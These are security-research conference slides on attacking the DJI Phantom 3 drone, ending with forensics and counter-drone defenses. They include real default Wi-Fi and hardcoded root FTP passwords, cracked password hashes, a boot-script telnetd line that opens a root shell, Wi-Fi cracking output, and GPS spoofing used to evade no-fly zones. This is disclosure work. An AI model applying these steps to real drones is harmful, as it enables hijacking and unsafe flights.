

SECRET - 0x0B beyond



A Drone Tale

All your drones are belong to us

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


Void_Sec

voidsec.com



Agenda



- Drone Intro
- Vulnerability Research & Attack Vectors:
 - Radio/Wi-Fi
 - DJI GO (Android App)
 - Firmware
 - GPS
- Reverse Engineering:
 - SDK
- Forensics



Drone Intro

- Law Enforcement
- First Responder
- Utility companies
- Governments
- Universities
- Terrorism
- Pentest/Red Team

DJI Phantom Intro




Phantom 3 Specs



1,2 Kg



16 m/s



~400 g



500 m



20-25 minutes

FPV



Shooting





Shooting



Drone Architecture

Drone

- Flight controller
- Radio module
- GPS module and other sensors (Compass, Gyroscope, Accelerometer, Barometer)
- Micro-USB & MicroSD Slug (firmware update and media storage only)


Remote Controller

- Radio module
- USB Slug (firmware update and SDK only)

App/SDK

- Connect to Remote Control, display drone information (video feedback, GPS data and compass)
- Drone Navigation (Drone Takeoff, RTH, Waypoint)

Network Map



Firmware
V01.07.0090

- Nmap scan report for **192.168.1.1 - Controller**

21/tcp	open	ftp	vsftpd 3.0.2
22/tcp	closed	ssh	
23/tcp	closed	telnet	
2345/tcp	open	unknown	
5678/tcp	closed	unknown	

- Nmap scan report for **192.168.1.2 - Aircraft**

21/tcp	open	ftp	vsftpd 3.0.2
22/tcp	filtered	ssh	
23/tcp	filtered	telnet	
2345/tcp	filtered	unknown	
5678/tcp	open	unknown	

- Nmap scan report for **192.168.1.3 - Camera**

21/tcp	open	ftp	BusyBox ftpd
		Anonymous FTP login allowed	
22/tcp	open	ssh	OpenSSH 6.2
23/tcp	open	telnet	BusyBox telnetd
2345/tcp	filtered	unknown	
5678/tcp	filtered	unknown	

Latest
Firmware
V1.09.0200

- Nmap scan report for **Controller**
21/tcp open ftp
2345/tcp open unknown
- Nmap scan report for **Aircraft**
21/tcp open ftp
5678/tcp open unknown
- Nmap scan report for **Camera**
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet



Radio & Wi-Fi

- Aircraft & Controller:
Wi-Fi *5.725GHz – 5.825GHz*
(**NOT** the **Lightbridge** protocol)
- Video Link: *2.400GHz – 2.483GHz*
- WPA2 encryption
- Default SSID is derived from the MAC address of the remote controller.
PHANTOM3_[6 last digits of MAC address].
- Default associated password is: **12341234**



Wi-Fi Attacks

- **De-auth attacks**
- Controller > DJI GO
- Drone has a **client queue**
- If Wi-Fi is lost -> RTH

Wi-Fi Attacks

Attack	
WEP	Cannot be downgraded to WEP from settings
WPS	No WPS support
WPA 2	4 way handshake brute-force
KRACK	Yes, AP & clients based on OpenWRT

A large, dark gray circle with a thin white border. Inside the circle, the text "Wi-Fi Attacks" is written in a white, sans-serif font. The text is centered and occupies the middle portion of the circle.

Wi-Fi Attacks

```
[ ~ ~ ~ ~ ~ ]
[
[          FLUXION 4.14          < Fluxion Is The Future >
[
[ ~ ~ ~ ~ ~ ]

[*] Select a wireless attack for the access point

      ESSID: "[N/A]" / [N/A]
      Channel: [N/A]
      BSSID: [N/A] ([N/A])

[1] Captive Portal Creates an "evil twin" access point.
[2] Handshake Snopper Acquires WPA/WPA2 encryption hashes.
[3] Back
```

```
Time left: 0 seconds                                100.00%

KEY FOUND! [ qwertyuiop ]

Master Key      : 70 90 5A 79 5B 09 3B C1 17 E3 A5 FC CC 51 23 78
                  [REDACTED]

Transient Key    : 13 F6 15 EF 64 4E 41 20 3A B9 99 4C 68 13 DD FD
                  56 23 22 48 30 8B 24 EA 3E BE D7 50 B9 FB 51 7E
```

Road to Shell

I do not have any
SSH/FTP/Telnet passwords
so...


DJI GO App Diving



The background is a detailed isometric illustration of a city with various buildings, trees, and parks. A large, semi-transparent blue cylinder is positioned in the center-right of the image, representing a geofence. A red dot on the ground surface marks a specific location, with a dashed orange line extending vertically upwards from it to the top of the blue cylinder. Another dashed orange line extends horizontally from the top of the cylinder to the right edge of the frame.

NFZ & Geofencing

NFZ & Geofencing



The logo for the DJI GO APP, consisting of a dark gray circle with a thin white border. Inside the circle, the text "DJI GO" is stacked above "APP" in a white, bold, sans-serif font.

DJI GO APP

/res/raw/flyforbid.json

```
"area_id":31681,  
"type":1,  
"shape":1,  
"lat":45.109444,  
"lng":7.641111,  
"radius":500,  
"warning":0,  
"level":2,  
"disable":0,  
"updated_at":1447945800,  
"begin_at":0,  
"end_at":0,  
"name":"Juventus Stadium",  
"country":380,  
"city":"Turin",  
"points":null
```

Restricted Zone: Flight not permitted

19 November 2015

The logo for the DJI GO APP, featuring the text "DJI GO" stacked above "APP" in a white, bold, sans-serif font, centered within a dark gray circle with a thin white border.

DJI GO APP

/res/raw/upgrade_config.json

```
{  
    "groupName": "GroundWifi",  
    "weight": 20,  
    "isCameraGroup": false,  
    "isSingleFile": true,  
    "upgradeMode": 0,  
    "devices": ["2700"],  
    "ftpDstFileName": "HG310.bin",  
    "ftpPwd": "Big~9China",  
    "ftpUrl": "192.168.1.1",  
    "ftpUsername": "root",  
    "pushDevice": 27  
}
```


Road to Shell

- Now I have the password
- SSH & Telnet are filtered
- FTP is chrooted

Damn





Firmware

I tried to replace the firmware with a modified version but the firmware have some checksum mechanism.

Damn^2

Strings on .bin matching for common strings like: **password**, **private**, **key**, **::**, **root** and so on looking for interesting stuff.

Password Cracking

root:\$6\$zi2k1pqQ\$aYoxWoM9suJzq4xclz
0Uh/sMBQxlrM7QzqpNH.UMrX6TAmBx3
7jN0ygKlnpmHkgilWV5YzpfikkaylTWWo8
RU0:16184:0:99999:7:::


Big~9China

ftp:\$6\$Kt6U5MHk\$aCy81r9Wz49TlfDwSP
Hkx8bEouNFdt0khJg7Pj1H0JtECe5.t9Kf
NWOKKQXnyVqjd5whliLQGTQkXfB8p3rB
X/:10933:0:99999:7::: admin999

default::10933:0:99999:7:::

none

Firmware Downgrading





Filesystem

```
/etc/passwd  
root:x:0:0:root:/root:/bin/ash  
daemon:*:1:1:daemon:/var:/bin/false  
ftp:*:55:55:ftp:/home/ftp:/bin/false  
network:*:101:101:network:/var:/bin/f  
alse  
nobody:*:65534:65534:nobody:/var:/bin  
/false
```

The drone underlying system is a fork of **OpenWRT 14.07 Barrier Breaker**, built for “ar71xx/generic”, same version for the controller.




Services

- `/etc/init.d/rcS`
- `/etc/init.d/rcS_ap`
- `/etc/init.d/rcS_apband`
- `/etc/init.d/rcS_cli`

These script runs during the **boot process**, adding this code will start the telnet server

```
telnetd -l /bin/ash &
```

Shell Time





SDK

We can isolate specific instructions sent to the drone with Wireshark, we can implement a custom application that sends only very specific commands.


These commands could include changing the Wi-Fi password or even resetting the Wi-Fi connection.


This knowledge can be leveraged into a full drone takeover.

SDK

- DJI SDK Authentication Server
- DJI APP perform Activation Request

Crack the SDK Authentication Mechanism





Packet Structure

00000000	ff															.	
00000001	55	0d	04	33	02	0e	01	00	40	00	01	40	d6			U..3.... @..@.	
0000000E	55	0d	04	33	02	0e	02	00	40	09	0c	71	c7			U..3.... @..q.	
0000001B	55	0e	04	66	02	1b	a6	02	80	00	0e	00	6e	a0		U..f....n.	
00000029	55	0d	04	33	02	0e	02	00	40	09	0c	71	c7			U..3.... @..q.	
00000036	ff															.	
00000037	55	0d	04	33	02	0e	03	00	40	09	0c	35	cc			U..3.... @..5.	
00000044	55	0e	04	66	02	1b	b3	02	80	00	0e	00	59	f6		U..f....Y.	
00000052	55	0d	04	33	02	0e	03	00	40	09	0c	35	cc			U..3.... @..5.	
0000005F	ff															.	
00000060	55	0d	04	33	02	0e	04	00	40	09	0c	e9	fc			U..3.... @.....	
0000006D	55	0e	04	66	02	1b	c0	02	80	00	0e	00	25	3f		U..f....%?	
0000007B	55	0d	04	33	02	0e	04	00	40	09	0c	e9	fc			U..3.... @.....	
00000000	55	1a	04	b1	0e	02	92	14	00	06	05	00	04	00	04	00	U.....
00000010	04	00	04	00	04	00	17	00	aa	4f						0
0000001A	55	24	04	40	1b	02	c1	02	00	07	01	02	4c	66	41	3f	U\$.@....LfA?
0000002A	6b	86	d4	00	90	00	82	00	c0	ca	84	3a	9e	db	00	1c	k..... :.....
0000003A	00	3a	11	05													.:...
0000003E	55	1a	04	b1	0e	02	93	14	00	06	05	00	04	00	04	00	U.....
0000004E	04	00	04	00	04	00	10	00	45	fa						 E.
00000058	55	1a	04	b1	0e	02	94	14	00	06	05	00	04	00	04	00	U.....
00000068	04	00	04	00	04	00	10	00	d2	00						
00000072	55	1a	04	b1	0e	02	95	14	00	06	05	00	04	00	04	00	U.....
00000082	04	00	04	00	04	00	17	00	3d	b5						 =.
0000008C	55	0e	04	66	1b	02	c2	02	00	07	12	02	b0	8a			U..f.... U..f.... ...d..
0000009A	55	0e	04	66	1b	02	c3	02	00	07	09	64	92	f9			U..f.... ...d..
000000A8	55	1a	04	b1	0e	02	96	14	00	06	05	00	04	00	04	00	U.....
000000B8	04	00	04	00	04	00	10	00	0d	f9						
000000C2	55	12	04	c7	0e	02	97	14	00	06	1e	ad	0e	00	00	2a	U.....*
000000D2	6b	6c															kl.....
000000D4	55	1a	04	b1	0e	02	98	14	00	06	05	00	04	00	04	00	U.....
000000E4	04	00	04	00	04	00	10	00	32	04						 2.
000000EE	55	1a	04	b1	0e	02	99	14	00	06	05	00	04	00	04	00	U.....



The diagram illustrates the structure of a DJI packet. On the left, a dark gray vertical bar contains a black circle with the text 'Packet Structure'. To the right, a large rectangle is divided into three horizontal sections: a light blue top section labeled 'DJI Packet', a light green middle section labeled 'HEADER (4 Byte)', and a light orange bottom section labeled 'PAYLOAD (variable length)'.

Packet Structure

DJI Packet

HEADER
(4 Byte)

PAYLOAD
(variable length)

Header Structure

Magic byte	Packet length	Version	Custom crc8
0x55	0x0d	0x04	0x33
0101 0101	0000 1101	0000 0100	0011 0011
85	13	4	51

Payload Structure

Source Type	Target Type	Seq #	Flags	CMD	ID	Opt. bytes
02	06	4e00	40	06	12	540 b

01: Camera
02: App
03: Fly Controller
04: Gimbal
06: Remote Controller

00: general command
01: special command
02: set camera
03: set fly controller
04: set gimbal
05: set battery
06: set remote controller
07: set wifi

GPS

- GPS signal for civilian usage is unencrypted.
- Replay Attack is the common GPS spoofing method.

Software: gps-sdr-sim

Hardware: HackRF One

Which functions are associated with GPS?

- No-fly zone
- Return to home
- Follow me
- Waypoint





GPS 101


Ephemeris Data

- GPS satellites transmit information about their location (current and predicted), timing and "health" via what is known as ephemeris data.
- This data is used by the GPS receivers to estimate location relative to the satellites and thus position on earth.
- Ephemeris data is considered good for up to 30 days (max).


GPS Replaying




GPS
Replaying



GPS NFZ




GPS NFZ



PoC
Time



Drone Takeover



Detect Fake GPS

- Validate the GPS sub-frame
- Validate the time between satellite time and real time
- Check the speed between point to point


```
0f1a310f 10a675e7 3ef280f1 bb1f8dea 84ece851 83947364
b7bd0653 00138a30 037754bf 07228933 275b2251 bfea0f3c
24312bf8 0011095c 25c0aefa 85766c96 a6a1310c 3fe8d83a
00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000
```



Forensics

Two proprietary file formats:


- .dat file in non volatile memory
- .txt file on mobile device



DROP (DRone Open source Parser) your drone: Forensic analysis of the DJI Phantom III

Devon R. Clark*, Christopher Meffert, Ibrahim Baggili, Frank Breitingner

DAT Structure





Flight Data

- Photos & Video (GEO Tagging)
- Flight Stats (compass, battery, etc)
- Autopilot Data
- GPS Data (location of drone)
- Pitch, roll and yaw of Gimbal & aircraft
- No-fly zones
- User email addresses
- Last known home point
- Device serial number

Flight Data

Apr 17th, 2016
01:13PM (+01:00)

Plane Name
Skynet

Flight Air Time
09m 29s

Takeoff Battery
100%

Landing Battery
70%

P3S/Android
DJI 2.7.2

Apr 17th, 2016 01:13PM [Edit](#)



Total Kilometrage
431 m

Max Distance
180 m

Max Altitude
51.8 m

Max Speed
9.77 m/s


Max Bat Temp
29.95°C

Tips: 5
Warnings: 0


Flight Data



Flight Data

	Flight time	Altitude	Home Distance	Type	Notification
A	00m 00s	0.0 m	0 m	Mode	<u>Mode changed to GPS Atti</u>
B	00m 00s	0.0 m	0 m	Tip	<u>Setting new Return-To-Home altitude to 30m (98 ft)</u>
C	00m 02s	-0.3 m	0 m	Mode	<u>Mode changed to Assisted Takeoff</u>
D	00m 02s	-0.3 m	0 m	Warning	<u>Battery temperature is below 15 degrees Celsius. Warm up the battery temperature to above 25 degree Celsius to ensure a safe flight.</u>
E	00m 02s	-0.3 m	0 m	Warning	<u>Return-to-Home Altitude:30M</u>
F	00m 21s	0.2 m	0 m	Tip	<u>Setting new Return-To-Home altitude to 40m (131 ft)</u>
G	00m 28s	-0.3 m	0 m	Mode	<u>Mode changed to GPS Atti</u>
H	01m 24s	21.8 m	53 m	Mode	<u>Mode changed to WiFi Reconnect</u>
I	01m 24s	21.8 m	53 m	Mode	<u>Mode changed to GPS Atti</u>
J	01m 29s	21.6 m	53 m	Mode	<u>Mode changed to WiFi Reconnect</u>
K	01m 32s	21.5 m	53 m	Mode	<u>Mode changed to GPS Atti</u>
L	01m 51s	21.6 m	53 m	Mode	<u>Mode changed to WiFi Reconnect</u>
M	01m 54s	21.7 m	53 m	Warning	<u>Signal Lost. Aircraft Returning Home</u>
N	01m 54s	21.6 m	53 m	Mode	<u>Mode changed to Go Home</u>
O	02m 10s	39.2 m	42 m	Mode	<u>Mode changed to GPS Atti</u>
	02m 17s	39.0 m	37 m		<u>90% Battery</u>
P	02m 27s	39.6 m	38 m	Mode	<u>Mode changed to WiFi Reconnect</u>
Q	02m 27s	39.6 m	38 m	Mode	<u>Mode changed to GPS Atti</u>
R	02m 37s	39.3 m	43 m	Mode	<u>Mode changed to WiFi Reconnect</u>
S	02m 39s	39.4 m	45 m	Mode	<u>Mode changed to GPS Atti</u>
T	02m 42s	39.6 m	49 m	Mode	<u>Mode changed to WiFi Reconnect</u>
U	02m 42s	39.6 m	50 m	Mode	<u>Mode changed to GPS Atti</u>

Flight Data





Lost & Found

- Images have no checksum mechanism.
- We can show wrong images to the controller.
- Compass e Magnetic fields (Compass Calibration)



Defenses

- Drone netting
- Drone shooting
- Jamming
- EMP
- Cyber
- Geofencing & NFZ
- Laser
- Missile

Defenses

THE VERGE

TECH

SCIENCE

CULTURE

CARS

REVIEWS

LONGFORM

VIDEO

MORE



US & WORLD

TECH

NATIONAL SECURITY

A US ally shot down a \$200 drone with a \$3 million Patriot missile

This will be a bigger problem as more drones show up on the battlefield

By Andrew Liptak | @AndrewLiptak | Mar 16, 2017, 10:13am EDT



Photo by Sean Gallup/Getty Images

[Ref.](#)

Drone Netting



Predator Bird




Confetti Gun



Jet
Ski




Further Work



- Full Network protocol analysis, maybe build a ground station the through SDK
- Binaries and services analysis and vulnerabilities research
- Finding some cool exploits
- Play with something more complex

Previous Work & References



- [DJI Phantom 3](#)
- [DROP \(DRone Open source Parser\)](#)
- [dronesec.xyz](#)
- [How Can Drones Be Hacked?](#)
- Defcon/Black Hat Drone/UAV Talks
- [Drone vs Patriot](#)
- [GPS Spoofing](#)
- [Hak5 Parrot AR](#)
- [Skyjack](#)
- [Maldrone](#)
- [airdata.com](#)
- [DJI CRC16](#)
- [dex2jar](#)
- [Jadx](#)
- [JD-GUI](#)
- [GPS-SDR-SIM](#)
- [GPSPoof](#)
- [DJI No Fly Zone](#)



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FAQ Time

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Void_Sec

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